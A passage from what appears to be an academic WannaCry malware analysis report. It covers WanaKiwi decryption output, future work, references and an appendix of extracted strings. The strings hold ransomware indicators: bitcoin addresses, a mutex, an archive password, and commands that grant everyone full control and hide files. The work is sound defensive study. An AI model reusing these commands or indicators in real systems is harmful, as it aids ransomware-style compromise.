Process ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa.exe found with PID: 2036
Public key (00000000.pky) is NOT in current directory. let's search it...
Public key found: c:\Documents and Settings\Administrator\Desktop\00000000.pky
Modulus  B77D7590A5BDA757D7884E3CA5F4A16D480DA96DDB9EBB83718E4B9D1033FE7ED917811
DBB52B96A0FD08BFDDE271CB8BF2E07890F7893B1D5819BE3FD533E8BF201F05BC74260955F0124
EE8B2BA3645F4A39F72EEEE085B59F1EAADC5E7F4038DDDB072AF18E0EC86BB4EF77D1DA2542165
F4B2D8007C0F5B5638DD524B4EFB242A3174CEEA1DB9279DE2AB9C0543C890D42A5C148BAC4E5FF2
8FB33D930F6EB6F8C50E51851C398394531B71712BB00D88128CF024D69FC0B85516DC339C2FDBB5
A380871365DC9FE494CB22C756DF0E7C71EF02D0B9392E267D2E81AC892C05408342033CBA642C4D
70E8C93BF793EDFB4263CB9C3A911F9DDA230F73F
Exponent 010001
Searching for primes numbers in memory...
- - -
```

Figure 86 – WanaKiwi

After *WanaKiwi* was completed, the files were successfully decrypted, as evidenced in **Figure 87**, marking this as a possible countermeasure to WannaCry.




Figure 87 - File decrypted by WanaKiwi

Unlike the previous countermeasures, which focused on prevention, *WanaKiwi* focuses on post-infection remediation and, while not effective on every operating system, does provide an effective countermeasure on the outlined systems.

### 4.3 FUTURE WORK

If the analysis study were to be expanded, the addition of an isolated network may be beneficial. This would allow analysts to investigate how the malware sample interacts and spreads across a network to propagate itself, while still staying contained in an isolated environment. This would facilitate a detailed examination of the worm-like behaviour of WannaCry as it spreads across the network.

A further study may wish to focus on the *WanaKiwi* recovery tool. As set out, the tool successfully recovers data from Windows XP, but future work could be done to test its effectiveness on the other operating systems it is designed for, such as Windows 7. This would allow the limitations of the tool to be tested, allowing for better incident response planning.

Finally, future research could involve analysing a different strain of the WannaCry malware to provide insight into how the malware has evolved and mutated over time. More than 12,000 different versions of WannaCry were detected in 2019 (Mackenzie, 2019) and with this number likely to have risen since

then, further analysis on different variants could reveal important trends in patterns such as evasion techniques or persistence.



## 5 REFERENCES

- Balci, A., Ungureanu, D. & Vondruška, J., 2020. *Malware Reverse Engineering Handbook*. [Online]  
Available at: [https://ccdcoe.org/uploads/2020/07/Malware\\_Reverse\\_Engineering\\_Handbook.pdf](https://ccdcoe.org/uploads/2020/07/Malware_Reverse_Engineering_Handbook.pdf)  
[Accessed 25 March 2025].
- Blockchain.com, n.d. *115p7-6LrLn*. [Online]  
Available at:  
<https://www.blockchain.com/explorer/addresses/btc/115p7UMMngo1pMvkpHijcRdfJNXj6LrLn>  
[Accessed 7 May 2025].
- Boutnaru, S., 2024. *The Portable Executable Journey - DOS Header*. [Online]  
Available at: <https://medium.com/@boutnaru/the-portable-executable-journey-dos-header-ea5b29f15612>  
[Accessed 7 May 2025].
- Buchholz, F., n.d. *The structure of a PKZip file*. [Online]  
Available at: <https://users.cs.jmu.edu/buchhofp/forensics/formats/pkzip.html>  
[Accessed 7 May 2025].
- CyberArk, n.d. *What is a Malware Attack?*. [Online]  
Available at: <https://www.cyberark.com/what-is/malware/>  
[Accessed 12 May 2025].
- Datareportal, 2025. *Digital Around The World*. [Online]  
Available at: <https://datareportal.com/global-digital-overview>  
[Accessed 12 May 2025].
- Fleck, A., 2024. *Cybercrime Expected To Skyrocket in Coming Years*. [Online]  
Available at: <https://www.statista.com/chart/28878/expected-cost-of-cybercrime-until-2027/>  
[Accessed 12 May 2025].
- Fox, C., Cullen-Jones, R. & BBC, 2017. *Massive ransomware infection hits computers in 99 countries*. [Online]  
Available at: <https://www.bbc.co.uk/news/technology-39901382>  
[Accessed 13 May 2025].
- ICO, n.d. *Malware and ransomware*. [Online]  
Available at: <https://ico.org.uk/about-the-ico/research-reports-impact-and-evaluation/research-and-reports/learning-from-the-mistakes-of-others-a-retrospective-review/malware-and-ransomware/#:~:text=Malware%20attacks%20are%20rising%20year,providing%20access%20to%20the%20>  
[Accessed 12 May 2025].
- Khandelwal, S., 2017. *WannaCry Ransomware Decryption Tool Released; Unlock Files Without Paying Ransom*. [Online]  
Available at: <https://thehackernews.com/2017/05/wannacry-ransomware-decryption-tool.html>  
[Accessed 11 May 2025].

Kujawa, A., 2017. *WannaDecrypt your files? The WannaCry solution, for some*. [Online]  
Available at: <https://www.threatdown.com/blog/wannadecrypt-your-files-the-wannacry-solution-for-some/>  
[Accessed 11 May 2025].

lizap, et al., 2023. *waitfor*. [Online]  
Available at: <https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/waitfor>  
[Accessed 8 May 2025].

Lyda, R. & Hamrock, J., n.d. *Using Entropy Analysis to Find Encrypted and Packed Malware*. [Online]  
Available at:  
<https://courses.cs.umbc.edu/graduate/CMSC691am/student%20talks/CMSC%20691%20Malware%20-%20Entropy%20Analysis%20Presentation.pdf>  
[Accessed 7 May 2025].

Mackenzie, P., 2019. *The WannaCry hangover*. [Online]  
Available at: <https://news.sophos.com/en-us/2019/09/18/the-wannacry-hangover/>  
[Accessed 12 May 2025].

Microsoft, 2022. *CreateServiceA function (winsvc.h)*. [Online]  
Available at: <https://learn.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-createservicea>  
[Accessed 7 May 2025].

Microsoft, 2022. *GetExitCodeProcess function (processthreadsapi.h)*. [Online]  
Available at: <https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-getexitcodeprocess>  
[Accessed 7 May 2025].

Microsoft, 2023. *RegCreateKeyW function (winreg.h)*. [Online]  
Available at: <https://learn.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regcreatekeyw>  
[Accessed 7 May 2025].

Microsoft, 2023. *RegSetValueExA function (winreg.h)*. [Online]  
Available at: <https://learn.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regsetvalueexa>  
[Accessed 7 May 2025].

Microsoft, 2024. *CryptReleaseContext function (wincrypt.h)*. [Online]  
Available at: <https://learn.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptreleasecontext>  
[Accessed 7 May 2025].

Microsoft, 2024. *FILE\_DISPOSITION\_INFORMATION\_EX structure (ntddk.h)*. [Online]  
Available at: [https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/ns-ntddk-file\\_disposition\\_information\\_ex](https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/ns-ntddk-file_disposition_information_ex)  
[Accessed 10 May 2025].

Microsoft, 2024. *VirtualProtect function (memoryapi.h)*. [Online]  
Available at: <https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi->

virtualprotect

[Accessed 7 May 2025].

Microsoft, 2024. *WTSEnumerateSessionsA function (wtsapi32.h)*. [Online]

Available at: <https://learn.microsoft.com/en-us/windows/win32/api/wtsapi32/nf-wtsapi32-wtsenumeratesessionsa>

[Accessed 8 May 2025].

Microsoft, 2025. *2.4.12 FileDispositionInformationEx*. [Online]

Available at: [https://learn.microsoft.com/en-us/openspecs/windows\\_protocols/ms-fscc/2e860264-018a-47b3-8555-565a13b35a45](https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-fscc/2e860264-018a-47b3-8555-565a13b35a45)

[Accessed 10 May 2025].

NCSC, 2021. *10 Steps to Cyber Security*. [Online]

Available at: <https://www.ncsc.gov.uk/collection/10-steps/data-security>

[Accessed 11 May 2025].

Oddvar, M., 2025. *Event Triggered Execution: Image File Execution Options Injection*. [Online]

Available at: <https://attack.mitre.org/techniques/T1546/012/>

[Accessed 10 May 2025].

SentinelOne, 2019. *EternalBlue Exploit: What It Is And How It Works*. [Online]

Available at: <https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/>

[Accessed 11 May 2025].

Shellseekcyber, 2024. *Explainer: Packed Malware*. [Online]

Available at: <https://medium.com/@shellseekerscyber/explainer-packed-malware-16f09cc75035>

[Accessed 7 May 2025].

Smith, G., 2024. *+65 Malware Statistics for 2025*. [Online]

Available at: <https://www.stationx.net/malware-statistics/#:~:text=2022%20saw%20an%2087%25%20year,increase%20of%20any%20industry%20sector>

.

[Accessed 12 May 2025].

The BlackBerry Cylance Threat Research Tema, 2017. *Threat Spotlight: Inside the WannaCry Attack*.

[Online]

Available at: <https://blogs.blackberry.com/en/2017/06/threat-spotlight-inside-the-wannacry-attack>

[Accessed 7 May 2025].

The National Archives, n.d. *File format summary - Signatures*. [Online]

Available at:

<https://www.nationalarchives.gov.uk/PRONOM/Format/proFormatSearch.aspx?status=detailReport&id=402&strPageToDisplay=signatures>

[Accessed 8 May 2025].

Tor, 2019. *Tor FAQ*. [Online]

Available at: <https://2019.www.torproject.org/docs/faq.html.en#WhatIsLibevent>

[Accessed 8 May 2025].



## APPENDIX A – STRINGS OUTPUT

---

### Appendix A1 – Initial Sample Strings

!This program cannot be run in DOS mode.

`.rdata

@.data

SVWjcf

WWWWWPj

@4+G4t

q89p8t

V,YYG;~

tlHt Ht

~(9~\$u

FP;FTt

k|\_^][Y

=j&&LZ66IA??~

{}))R>

f""D~\*\*T

V22dN::t

o%%Jr..\">\$

&&Lj66lZ??~A

99rKJJ

==zGdd

""Df\*\*T~

;22dV::tN

\$ \$HI\\

C77nYmm

%Jo..\r  
55j\_WW  
&Lj&6lZ6?~A?  
~zG=d  
"Df"\*T~\*  
2dV2:tN:  
x%Jo%.\r.  
a5j\_5W  
ggV}++  
Lj&&lZ66~A??  
bS11\*?  
Xt,,4.  
RRvM;;  
MMfU33  
PPxD<<%  
Bc!! 0  
~~zG==  
Df""T~\*\*;  
dV22tN::  
xxJo%%\r..8\$  
pp|B>>q  
aaj\_55  
UUPx((  
='9-6d  
\_jbF~T  
11#?\*0  
,4\$8\_@  
t\lHBW  
QPeA~S

>4\$8,@

p\|HtW

+HpXhE

T[\$:.6

,4\$8'9-6:.6\$1#?\*XhHpSeA~NrZIE

Sbt\|H

QeFbF~TiKwZ

4\$8,9-6'.6\$:#?\*1hHpXeA~SrZIN

SbE\|HtQeF

F~TbKwZi

\$8,4-6'96\$:.?\*1#HpXhA~SeZINrSbE

Iht\|eF

Q~TbFwZiK

8,4\$6'9-\$:.6\*1#?pXhH~SeAlNrZbE

SHt\|F

QeTbF~ZiKw

inflate 1.1.3 Copyright 1995-1998 Mark Adler

Qkkbal

- unzip 0.15 Copyright 1998 Gilles Vollant

CloseHandle

GetExitCodeProcess

TerminateProcess

WaitForSingleObject

CreateProcessA

GlobalFree

GetProcAddress

LoadLibraryA

GlobalAlloc

SetCurrentDirectoryA

GetCurrentDirectoryA  
GetComputerNameW  
SetFileTime  
SetFilePointer  
MultiByteToWideChar  
GetFileAttributesW  
GetFileSizeEx  
CreateFileA  
InitializeCriticalSection  
DeleteCriticalSection  
ReadFile  
GetFileSize  
WriteFile  
LeaveCriticalSection  
EnterCriticalSection  
SetFileAttributesW  
SetCurrentDirectoryW  
CreateDirectoryW  
GetTempPathW  
GetWindowsDirectoryW  
GetFileAttributesA  
SizeofResource  
LockResource  
LoadResource  
FindResourceA  
OpenMutexA  
GetFullPathNameA  
CopyFileA  
GetModuleFileNameA



VirtualAlloc  
VirtualFree  
FreeLibrary  
HeapAlloc  
GetProcessHeap  
GetModuleHandleA  
SetLastError  
VirtualProtect  
IsBadReadPtr  
HeapFree  
SystemTimeToFileTime  
LocalFileTimeToFileTime  
CreateDirectoryA  
KERNEL32.dll  
wsprintfA  
USER32.dll  
RegCloseKey  
RegQueryValueExA  
RegSetValueExA  
RegCreateKeyW  
CryptReleaseContext  
CreateServiceA  
CloseServiceHandle  
StartServiceA  
OpenServiceA  
OpenSCManagerA  
ADVAPI32.dll  
SHELL32.dll  
OLEAUT32.dll

WS2\_32.dll  
fclose  
fwrite  
sprintf  
strcpy  
memset  
strlen  
wscat  
wcslen  
\_\_CxxFrameHandler  
??3@YAXPAX@Z  
memcmp  
\_except\_handler3  
\_local\_unwind2  
wcsrchr  
swprintf  
??2@YAPAXI@Z  
memcpy  
strcmp  
strrchr  
\_\_p\_\_argv  
\_\_p\_\_argc  
realloc  
\_stricmp  
malloc  
??0exception@@QAE@ABV0@@@Z  
??1exception@@UAE@XZ  
??0exception@@QAE@ABQBD@Z  
\_CxxThrowException

calloc  
strcat  
\_mbsstr  
MSVCRT.dll  
??1type\_info@@UAE@XZ  
\_XcptFilter  
\_acmdln  
\_\_getmainargs  
\_initterm  
\_\_setusermatherr  
\_adjust\_fdiv  
\_\_p\_\_commode  
\_\_p\_\_fmode  
\_\_set\_app\_type  
\_controlfp  
MSVCP60.dll  
GetStartupInfoA  
c.wnry  
advapi32.dll  
WanaCrypt0r  
Software\  
.sqlite3  
.sqlitedb  
.accdb  
.class  
.backup  
.onetoc2  
WANACRY!  
CloseHandle

DeleteFileW  
MoveFileExW  
MoveFileW  
ReadFile  
WriteFile  
CreateFileW  
kernel32.dll  
O|x8+^\_  
2/O-\_.X8w.+  
|~}%15  
Microsoft Enhanced RSA and AES Cryptographic Provider  
CryptGenKey  
CryptDecrypt  
CryptEncrypt  
CryptDestroyKey  
CryptImportKey  
CryptAcquireContextA  
%s\Intel  
%s\ProgramData  
cmd.exe /c "%s"  
115p7UMMngo1pMvKpHijcRdfJNXj6LrLn  
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw  
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94  
Global\MsWinZonesCacheCounterMutexA  
tasksche.exe  
TaskStart  
t.wnry  
icaccls . /grant Everyone:F /T /C /Q  
attrib +h .

WNCry@2017

GetNativeSystemInfo

.?AVexception@@

incompatible version

buffer error

insufficient memory

data error

stream error

file error

stream end

need dictionary

invalid distance code

invalid literal/length code

invalid bit length repeat

too many length or distance symbols

invalid stored block lengths

invalid block type

incomplete dynamic bit lengths tree

oversubscribed dynamic bit lengths tree

incomplete literal/length tree

oversubscribed literal/length tree

empty distance tree with lengths

incomplete distance tree

oversubscribed distance tree

incorrect data check

incorrect header check

invalid window size

unknown compression method

%s%s%s

.?AVtype\_info@@

b.wnryP8

oG\*'UQ

&9(c)y

6P>YK^\$r

^Md]"IN

Cww 2r

(L(Of\

^Fr`+:&

,Hp0xB

Ql4MXh

T\$oC8c

Jo7eQX%

j9lIBZ

+|e.H3

NLc>zQy

'B;1?5s

A3u\$p2

[l~y2U=

%f.A{\*

'l'bey

53q.zL

'Oh'-o]

[d+?8d[

KPeJr}F

#cMe&(;[lp

aBKF:d

)RZy>[

lG\_hnO

c.wnry%  
msg/m\_bulgarian.wnry  
ABOX{p  
hhM[G"  
Hjz%3(0  
eASq#8  
(thku)  
}r~Qb>  
CMnQ,OOOr  
=a8Jnk  
L3koq\_>  
-?]'p,  
Hy}V2l0e  
RzA9D^  
fx6EN?  
/6V\_)T  
POl1QQ  
cTTdz\_  
PQrr)(  
msg/m\_chinese (simplified).wnryR9  
Ud|JZ|BE  
#0i\*\*'  
D(Ve%q  
Bur`G`  
PzKxfJ  
b4(X2;ey  
:y//3O  
3HW),l  
n`|{pS

-\_^zpD  
7naesu  
!#pHA[P  
"t=.|Vbq-  
msg/m\_chinese (traditional).wnry  
:95e`ll  
D"5~Y<  
Bb..fO3  
\\~%caZ  
y3YJNp  
lyEf [%  
M{\_rKG  
~|c<caKm2  
<JCA(r  
,Bx5]1  
Y(t+b@  
{&fH[w  
KfmZ@9q  
\*@~CS%1  
V@PcA}  
b"\_)Pb  
@;3wxh  
5ANEI+  
Kt:G!9  
=;mrs\_  
msg/m\_croatian.wnry  
}ts`><  
L)b7=a`  
&0\*g{s



Zu{0UX  
l/Q Rh  
;'y?+4  
pfgGL`R  
qr=\_os\*  
BgTsl}  
buKEv7  
,MF3j;2@  
6id?al  
EGBkV6"rnL9  
[4+G[Tnr  
msg/m\_czech.wnryn  
7EJI8=  
eAZyy-  
Sv2!;z  
`s#s3  
4l\_eJi  
=1azT)8^y  
6tGuzF  
;u>H4q7.c  
fGNOfy  
fWw9y[  
Obwx(~  
='4'''.  
Ulg?,]  
^H\_GrX  
\$@^ Y+kCM3  
nyMZ?%g;  
w{({J0v

0L)JD]  
E!3c]T  
YnlZ2`  
ja6HDb  
.Vy\_Fdk  
>k\_I[\$  
qY\*!+1  
msg/m\_danish.wnry  
uB(i^C  
+E!\*w.  
&%^W6).  
='[8@  
SE{^QC4  
`1^9tdb  
"^W&"\$  
\*4q4[`V  
@Pbmx~P  
s5H5~D  
kEs##Q^!  
X(N.K&9  
[wS#C^6  
Ecb@}F  
2bxrj>  
-hL/\$^  
2{0ONU  
msg/m\_dutch.wnry9  
mK~}k=P  
GMhl(u  
"/0.a`

qDj\$bIU  
?\xWI!  
2C.!(P  
9d|!|`[  
MT2tGH  
!`7RNkv  
c\VN1;  
-8d8hg  
#`?@/9P  
\_-Cu  
W7;T3R  
#b?)6G  
d<Rh6l  
\_-TPsPUv: V  
-){s W  
o,.]BK  
<wnXI"  
msg/m\_english.wnryF  
`&&gy!  
tmwtP7  
=iF-s4"t  
?-3t/"  
Ow2""R  
^MI,L;0  
f\$OSRu  
(8DA!\_  
\_ \z\$\$I  
uv={8E  
E"v{Y3

=XnFQ-II  
F5Nvkb  
]%UR{&  
&0J.+U  
3p }s1  
vi#<!d\*S  
E65etRI\v4  
h+(q-@  
wWv<:e  
msg/m\_filipino.wnry  
ax&GMH  
:h V;]  
F: -v/  
Le"zE^f1  
ub,ZFz  
e".E~^G  
tJ9@0O(  
mi8HTw  
(2?X3Z  
:\*>B=Ox  
7#z y,:  
WZ.<ig  
msg/m\_finnish.wnry~  
4XI"whG  
:"nGu\*  
w/PYm-  
(NCdNf  
<` Xu9g  
Gvf=%0

\$0vJ<T9  
uo"usd/  
j\_1ITo`  
MF2E0UG  
x~YCs~  
C{%a?7  
)#u[gG  
msg/m\_french.wnry  
8d62ro/  
Gx"aUd  
S&hE5\_  
.xz?ik  
;k?cbp  
pq"b"V1  
+[\\_JQ}  
!A\$U>=+  
fpgYH9  
mBf`S`  
|keGIP  
]wGMr  
S5m3;%  
^AH,,r  
#E.(`MW  
>nuGl=Cme4  
l77nxO  
msg/m\_german.wnry  
TG>\_v?  
okk7-E  
4M4/Tc

[N`3JR  
(Rgn\*{  
s<,kX5k  
md)(:--  
U;mOhn  
~E8|Ui  
B~WJLuC  
dw"d3E  
i=]7q3  
\$`GnP+%<g  
b=htZo&f  
2+( VPOL  
msg/m\_greek.wnry4n  
ciC [/K  
r;#r7iS|1  
]40Qz-  
Mp9 Je  
s]R",XC(  
U/6|EO  
PiDnGs  
+/Qi<=  
y."VSB  
O!D8Xk  
\*vO2K1.  
kn[dius  
g'5`M&t  
xy\*4buY  
!`L KU  
RUaT4/

RYluwm  
Us'Obf/  
2S0wa(  
wHBZDZ  
&yG%@v  
msg/m\_indonesian.wnry  
,XZJo!  
PwlH2Xh  
]F=V{Y  
~(NQ\*#  
hXvMgw  
2%w;yl  
)FD~p5PgPl{  
5}{= `|  
:<vY(Y  
7&|^"OUt  
eo3@1\  
W~1%+`  
v/jq4OK  
<;.pQf  
msg/m\_italian.wnry  
vflCnff  
d?r[a)9Y"  
3Z~Jj&  
0/D};p  
mD(Ke,  
`}N\1U'1  
j?{@fa  
-zk=d&

/&Y=2vB  
;G'p29  
1E7\*[6(4  
WS"8cy  
2x~~Vix  
eadg%/E\*  
msg/m\_japanese.wnry  
4jHDQ&  
~z-!Qp  
ZlfD:.  
gFYol-l  
^QEGo  
Q1GRVv  
-gjouo9  
2mll1}  
3qBbl~  
+nJNQl  
gMD\Gs;  
@3.\*El  
-x2p{\$u  
,&(T[H1t  
8+N)y>.  
C!wzg/  
szc0|.  
\$8i;N6  
msg/m\_korean.wnry  
S~8kMG  
J:/Ov=q  
%E-~XNm



7P(F\{6  
3Eo69e  
OaXlwL  
wED9T+7  
4^{^n  
{x'7]P  
!-{Z\_=  
r%P<E'J  
>K, UD  
5@w1|W{  
kJ16=5  
G[Guy2  
FTv\$'/zaN  
{jmJ&T  
k%qn}5  
bs?a:J  
\$\{b'R  
msg/m\_latvian.wnry`N  
ze\w/+  
`C3Qm  
N\*L"a%w  
<B%6r:  
'+2jb(  
2S Fvw  
^l{\bt  
Htg5IH  
)' 5is  
qt-o=S  
3q"7%~<

~~?%Y"

z05|yZ

\'zHuH\$

'2\*\_1)

}9zf]A"g 0

`{JsO!1

2[;LEj

[Al;zG

s`48>p

Zn4dY^

M~z(55O

msg/m\_norwegian.wnry

65U\_d1n

bD3Enl

`i4?Qow|

oOR01v

eS<%9:

fmrgR\_

85FrrX1

2;l:.8

"u~rt%

bw"\,L

kH'tm}C

msg/m\_polish.wnry'}7

MV`Chp

2N/it=

SXrk8.

>LYFJu^\$RO

yk/R)p

qV^vX7  
LRxvsP  
V@5BaS  
Y<V!DO  
n"9U]<C  
3ji^?u  
msg/m\_portuguese.wnry  
UHLr.r  
IJK'k!Q  
#waiA  
=)7\$JBz  
)bA?&2  
Nt.:J0  
akSbm&  
R}:^dB/Y  
1}m%{t&cY  
%\vE-`  
;'(#ER  
nyoCPs  
;@A/oajX  
7mU'yx  
<8Z[6m  
:1]Df+  
i3+HPK  
msg/m\_romanian.wnry  
4sxsGJ  
#r&)r|^  
/yPN:yH  
tzPL#i2;

Sy{<s3)  
KAzJ5O  
B}6Re/L  
F7A)x:pdI  
\*uOV1'  
dM/.2X7L  
>\4Y34  
%PMu56k  
msg/m\_russian.wnry  
R~r>VCT  
W" \_~Pv  
WerJu}&  
pl,3O+(@  
uc-e\_B  
s?cM<a  
a-O2KT  
BW2>`qk{  
;"Mz3e  
Cc't':  
\*e'-zD  
msg/m\_slovak.wnry1  
[5ha\I  
vRrOd;  
VF\*t D  
[]jE\$%  
48yL^7  
id"q#\  
!LD'z  
\_z:\_HCA

"y)r?uTi  
M)%U~{H  
XV<rc0  
??dd^m  
v1{f-g  
@MSki#  
xl70ql7k4  
K-EB2W  
o>/}SW  
+tGYk]l  
zczX2f  
0rel/s  
e\_(iT  
`TO~}a  
z[K<ue  
msg/m\_spanish.wnry  
~s2{^U  
%"ime6?x  
A&mxQJ  
cm;FP+  
+\_;)V1c  
oeHRA(K  
V@:fkl  
r@wUko  
4=x%|  
FHJbUQ  
.)\*SC)  
lckZB"4  
54/UAh

IR\_,WhT  
Dx~{hb7  
'{2BZl  
lMzD/5HeW^M}##}  
d1n58y  
?Xq~79  
"o8L`)  
(sRn"x#  
9{!bJ6  
'mIW0]  
msg/m\_swedish.wnry  
n:JJ9Sz5  
t5>E6.  
<NH0Etua  
JS1YV\_  
aJ`3pU,{  
eJD{+~o  
#@5c3'  
OO\*cC  
)u"Kr9  
6Z-cZ\  
e\*UW2x  
u\c^B[  
a<W7aP  
AU""P=  
j6EZJNH  
l'm#)|  
4zNP\  
;N-.2s"G

msg/m\_turkish.wnryO  
}u#j+Q~k  
Ay[u0j  
tNahN)4  
%UOR",  
+R'&LRNR  
u3-M"T"U  
(ytnx  
d5PM1^Ednt  
dk(ME7K  
c\ ! 7  
Wa%a!A  
j@19kX~  
%^SWV"  
cS@3ET  
msg/m\_vietnamese.wnry  
d@l,j-  
g>R^Zf  
|SbXmh  
ns;aUB  
K7\_j-Y713S  
HWoK:m  
-TJQb3  
il\$vlr  
jgxJ^H8  
2mgZii>  
]Y5?C-  
6" (FI  
S)LMSZ

r.wnry  
Jcg4k\_  
s.wnry  
+dWi>D@  
deHhT[  
l[AG"&  
=n[(p{Bt  
lj)zv1  
0>R36j?<F  
:h1c6u  
HtEm'wd  
|Dvs~F\*^I  
4vSMk@  
XWyG0K  
Y[]rOD  
itfbw\k\_  
0,y8nxt  
Y-&n,#  
23FoN\_  
H(~+Wz  
G6Kw4Ky4  
t9F<N6+  
,o2C=/F  
bRocPs  
F8.%\_8  
UDiA9R  
%OS QS  
=v6-j-  
Bm\$!qs



<00iZA  
Z0@Cc(`  
HnR%^d  
`\*rkm;9,  
H>\*"NJx,  
H-Ukw3  
/1NX|3{  
>C]\*2|b  
~@4m>G  
S d[M.\  
%Lg?RK  
X1NKXF!  
n- !=]  
@P~m~g  
\$)=56t\  
|9543k  
+nW]\$JpA7  
\a3dNt  
MAb7l,  
?5rx>K  
#S[s{^9  
0kC@\O  
:TuRYf  
yypb!e  
\*S)G4=R  
m H[M~  
<ebd= `  
"8Buku1  
wz1JV+U^uV

+9|qil  
0jFk/3V  
kIK1p<  
b!gVs"  
Bst,Kq  
~TWkx[  
M:US@OxN  
9(=b;x  
N7m'Zh  
yT~3&.O\_]\$(  
ER!<Zk?  
3VuEu]  
u"``W.C  
c9ww0z  
vFNr\*,Bv  
TbIK)\_8  
mC=(wEqY  
#QvW<J  
]I@uuX  
hWmYa1(  
NpB']U  
fkRzAO  
:7<\$!QE  
en;Aa;  
.!bC&{  
Q\$-3J,  
qVyWD.3j^  
)jO}/uB  
B>(Rp4

>0\_Tuu  
TQ\*N6;  
Wt-Q>I  
#HX }P  
?WoaH'[@  
u XoGo  
nI']9FK  
Y8s%va  
Z}!iEd  
\$+IVoM  
}}Z~`CT  
E7;a,Z  
(|V"VV  
Y| 1F-  
s2^ZaY  
}&j^K;m  
v YkH%  
0?N.MyJ  
7dS"Q7  
jyicFf  
!z3|\_K  
\_/aN#2  
Y~GdxN  
ad/dly  
<O?@s,  
`93F?"  
KK,\(:)  
RMRe3K  
oz.mZR~

&%r:\* |  
@dC7+8\*  
SB(GR#  
:5[FMF  
GZb8 =  
bK4+#z  
[&5pHgJ  
< HMB=)]5  
,x8a4~8  
QQ|\-d  
/wIOOK  
OIMvf2  
~+h8Ux  
V1Q\*K68  
ul6=zp  
>gE(pii  
`jv[S,  
8QpFQb  
w+<uH/  
]%zpDlib  
yzyul"  
4Yo."b  
E>zIE,  
x\$KU{  
\*\*JW4a  
ZIL7\;  
pE"5DS  
Pv#km=  
;oD37\*8

^Gn9or  
Q6J?tN  
)V)JAU  
dG%aX:A  
"|)JHKI  
F\*;-x\_Z  
Kjn()/  
:l5G<u  
\*5A6:NnA  
TFM7j{  
&+Lb\_/  
]Z{T7  
m2Q}2?  
BI}"Fh  
7'if32  
on@{Qhfm  
XL#l<  
htfA }  
c\$?lUo  
g!^S83  
1}%zcn  
?'F=Q[  
8,/ \_|\  
]PC(r(t)t  
4WR'}c  
Nrb/m'  
?4N),<  
Xm/t&PN  
[VS[3i:]

\_pGWKIDI7

&MZM[{

B-`XOX

>{rKT!

,KRp-v

5E^Qxoz

dprL2i

>\_,4Rp

g,D(\$G

J84u&?

TmK3K~

yxpsDM

(UK3LT

GABwDv

qQ5:&2

[1y8?

vEcv9>

1<p^@.

MZ}B<n

xpWb-<M

?I\*c]I

%{43J5

[hF/i6gpN

2pAmD,

^abiHWKa

,O`D\_f

]]ArIF

>mf;oT

rCRK{\

ZRz#tH=9

pzjp%h

8fk\$Xg

Re<oJ5

52G9cP

%N-.=p

"ROI\_AT]K

r@|UHQw

wi3@"c

PEoT-OX

aX.@^o!

P:+L6|S

)qIW8,`~

e{+R9#

+T]`H5

mH@-uQ=

/;im/l

IC#{C0

LI{>W"

ge-"EXLvi

}V?Kz#

%o8/3O

LG'aoo

`HxU.

?co=5g

{dFZC8

H\69MS

)oz-]0

X\PVoL{@

~XpOXH

6m\*4\$[

&?Tj^nj

(orv=G

+Hk}r^

Lo9GOk\_

R5(TNtY}

glpa}+~

SuN7to

K|/d.&

]%Xb9

K5oJE~DO

[15V!tB[Z

R#FZlr4n

TkP}A:

s^9Ho,N

{Jsq\c

`;``BJ\_

%i9ln7

g?U-z=

!&?W/\

R2uQq}P

fnWRFJ

\$RJtYSU

epokHy

LW=}%:

#LH13O

Y].m4\_{

#.aV\



\+im^\*  
rel;!B  
@1VCPL  
9d|:lC&  
qjY~/!  
w\* E>5JW  
bqJ Zpxn  
X6W9RJ@o  
Rsq2d\*  
0&#&wH  
z:3q\*r  
JmE=Xz  
@6\C3@  
z}b,H?  
E= PCi(  
HY`\*SIY&  
R<Ct=-.8Q(  
'VxmtX  
1aQ0'y  
A2+,0S  
Dxf(`l  
BV0i`{xT  
]pUKZ`  
oiF`er\$  
4q\${:\n  
Ukp#9X  
8u&"rZ  
%]U%PD  
[n'X3`HX

;g)Yb=  
g2mMzF  
E#,|U\*  
:UnIJ&F  
Dag.}t  
1+u9AF1A  
F{Dkim  
T99zyT  
t\[ttsv@  
, -zHLAL  
<j{T/-N  
;MwMWP  
FcN`&Jf  
\_w`e\$O  
0^m}\_{2  
kc}T:o  
qn~JOX  
e(Ze]9c  
W'Y\*1l  
Xu\$Mh,  
`{&Uha  
,;Xl#\$  
kwQAn%7j  
CqZ%D2~  
N'=2c@\  
x\gTg'  
eg`cQ:9  
)y\$-QR  
!U9egYl

%<y(vE  
bJ#[O]9E%  
Wg`]JB  
cAqRIJ  
Ph)?L9z  
NW3}}g  
4Lnb9-  
D]i 1w  
2frP5TQ`  
'^P`GI  
nS+0-W  
/n]Z8gq  
ULYon@  
L0nG=t  
L@ry@5  
YMhYC8  
n`Ps@v  
ln9l'<k  
0)jvB,>  
3cuu'h  
,BU\_v&B  
^C[0g3  
jQFx#.\$  
W7SD~`  
i\*h2\*#  
g\_9\_r>  
TC;-v%>  
8\*XB<s  
EJQ+=v

\+,]]H  
PJJx((I  
~OPN4I  
IV%6bN  
\ul0wl  
g1,@Cd\*  
